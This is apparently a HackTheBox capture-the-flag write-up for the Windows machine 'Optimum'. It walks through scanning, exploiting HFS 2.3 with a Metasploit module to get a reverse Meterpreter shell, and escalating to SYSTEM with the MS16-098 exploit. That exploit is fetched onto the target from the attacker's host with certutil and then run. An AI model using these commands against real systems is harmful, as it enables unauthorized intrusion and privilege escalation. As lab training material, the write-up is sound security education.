Optimum

Written By https://github.com/dungwoong

Optimum is a machine on HackTheBox. It is quite easy to exploit, but the root flag is difficult to obtain privilege escalation is necessary in order to access the Administrator folder of the box.

Reconnaissance

We do a standard port scan with Nmap. We scan every TCP port on the system, looking for information on the technologies that are running on the target machine, and the versions of the technologies.

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p-  -A -Pn  10.10.10.8
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-08 23:05 EST
Nmap scan report for 10.10.10.8
Host is up (0.100s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.85 seconds
```


We find that port 80 is the only open port, and it is running an HTTP File Server. The HttpFileServer version was disclosed in the request header, which would be a minor finding on a penetration testing report.

In addition, we see that the machine is likely a windows machine.

Enumerating HTTP and finding exploits

First, we try to gather as much information as possible about the HTTP File Server before searching for exploits

We visit the webpage at 10.10.10.8 and find this:



No files in this folder

0 folders, 0 files, 0 bytes

0 items selected

Server time: 16/3/2021 10:56:42 πμ
Server uptime: (1 days) 06:35:13

Upon clicking on the bottom-left link that says “HttpFileServer 2.3,” we are redirected to a rejetto.com page.

At this point, we know that the HttpFileServer is created by Rejetto, and that it is version 2.3. We can look for exploits.

We find this exploit:
https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/
This exploit states “The Rejetto HttpFileServer is vulnerable to remote code execution,” indicating that it may be of use to us.
In order to run this module, we will run metasploit.

Rapid7 is the creator of MetaSploit, and many of the modules found on the site come pre-installed on Kali Linux.

Exploiting the HTTP Server

We start metasploit using the command

```
> msfconsole
```

We then use the module that we found earlier, following the instructions on the site.
(At this point, we can also search for other modules that may be of use by typing “search httpfileserver” or “search rejetto”)


```
> use exploit/windows/http/rejetto_hfs_exec
```

We will now follow the general procedure of configuring and running a metasploit module.

- Show options
- Configure the necessary components
- Run the module

```
> options
> set rhosts 10.10.10.8
> set lhost <my ip>
> run
```


The exploit works, and we get a meterpreter shell



```
[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Using URL: http://0.0.0.0:8080/1Jq4Aaz
[*] Local IP: http://192.168.210.128:8080/1Jq4Aaz
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Payload request received: /1Jq4Aaz
[*] Meterpreter session 1 opened (10.10.14.22:4444 → 10.10.10.8:49224) at 2021-03-09 19:07:47 -0500
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.14.22:4444 → 10.10.10.8:49233) at 2021-03-09 19:07:48 -0500
[!] Tried to delete %TEMP%\VkOMlVqTLBENkK.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We quickly notice that we do not have administrator privileges. We look for more information about the system before attempting to escalate our privileges.



```
meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter > sysinfo
Computer        : OPTIMUM
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Privilege Escalation(I)

Our plan to escalate our privileges after gaining access to this machine works as follows:

- Find potential system vulnerabilities by searching or using software tools

- Try specified vulnerabilities until we gain root access

We know that the operating system is Windows 2012 R2, so we can google "Windows 2012 R2 privilege escalation." However, since we have access to the machine, we can also install software tools that will scan it for vulnerabilities

Google
Through googling, we come across a potential vulnerability: MS16-032
https://www.exploit-db.com/exploits/39719
Spoiler: This exploit does not work. It is actually available as a module on metasploit as well, and it will typically fail to elevate your privileges on this machine. This is why software tools are useful in this scenario

Edit: The machine is vulnerable to MS16-032, but it must be configured precisely, and gets moderately complicated.


Windows Exploit Suggester
Windows Exploit Suggester can be found on github at:
https://github.com/AonCyberLabs/Windows-Exploit-Suggester

It is capable of scanning a system and suggesting potential vulnerabilities based on the systeminfo output from the target machine.
We can install it by cloning the repository.

```
> git clone https://github.com/AonCyberLabs/Windows-Exploit-Suggester.git
```

We then run the systeminfo command on the target machine, copying its output to a textfile called systeminfo.txt
We then run the program by following the instructions on the github page:

```
> ./windows-exploit-suggester.py --update
> ./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx
--systeminfo systeminfo.txt
```



```
┌──(kali㉿kali)-[~/Desktop/htb/Optimum/Windows-Exploit-Suggester]
└─$ ls
p2021-03-09-mssb.xls  LICENSE.md  README.md  sysinfo.txt  windows-exploit-suggester.py

┌──(kali㉿kali)-[~/Desktop/htb/Optimum/Windows-Exploit-Suggester]
└─$ python windows-exploit-suggester.py --database 2021-03-09-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```

This image is just a screenshot of the exploit suggester results, it is slightly difficult to read but the information in the screenshot is not really useful. It is simply a demo of what should happen.

We find many vulnerabilities, and we can begin going down the list.
MS16-135 is a Denial of Service vulnerability, which is not what we are looking for.
MS16-098 is an Integer Overflow vulnerability, which is luckily one that will allow us to escalate our privileges.
Let's run it

Privilege Escalation(II)


We have found a few vulnerabilities, now we will run one of them and attempt to gain administrator privileges.

We go to the exploit-db page, https://www.exploit-db.com/exploits/41020
We see that we can download the c file onto our machine, or we can download the executable as well.

We download the executable. Now, we have to run it on the target machine.


The main way to transfer a file onto a windows machine is by starting an HTTP server on your linux machine and downloading it through the windows command prompt.

We start a simple http server with python



```
┌──(kali㉿kali)-[~/Desktop/htb/Optimum]
└─$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
█
```

We download the file from the server from the windows machine. Here is one method to do so:




```
C:\Users\kostas\Desktop>certutil -urlcache -f http://10.10.14.22:8080/41020.exe a.exe
certutil -urlcache -f http://10.10.14.22:8080/41020.exe a.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\kostas\Desktop>
```

We check the current directory to make sure that the file downloaded, and then we run the file.

Edit: I realized that there was a 41020.exe already downloaded, and I saved my file as a.exe. I may have rooted this machine successfully the day before, and forgot to shut the machine down. I also uploaded all of the ps1 files in the directory when I was trying other exploits, and you should not expect to see them.



```
C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\kostas\Desktop

16/03/2021  11:35 ��    <DIR>          .
16/03/2021  11:35 ��    <DIR>          ..
16/03/2021  11:09 ��    <DIR>          %TEMP%
15/03/2021  04:22 ��           560.128 41020.exe
16/03/2021  11:35 ��           560.128 a.exe
15/03/2021  03:44 ��            11.829 a.ps1
15/03/2021  03:54 ��    <DIR>          APlYv
15/03/2021  04:43 ��            16.660 going.ps1
18/03/2017  02:11 ��           760.320 hfs.exe
15/03/2021  03:53 ��    <DIR>          HsBap
15/03/2021  04:39 ��            17.335 sher.ps1
18/03/2017  02:13 ��                32 user.txt.txt
15/03/2021  03:54 ��    <DIR>          VYvmh
               7 File(s)      1.926.432 bytes
               6 Dir(s)  31.891.849.216 bytes free

C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>
```

Sure enough, we have escalated our privileges and can now find the flags to submit to HackTheBox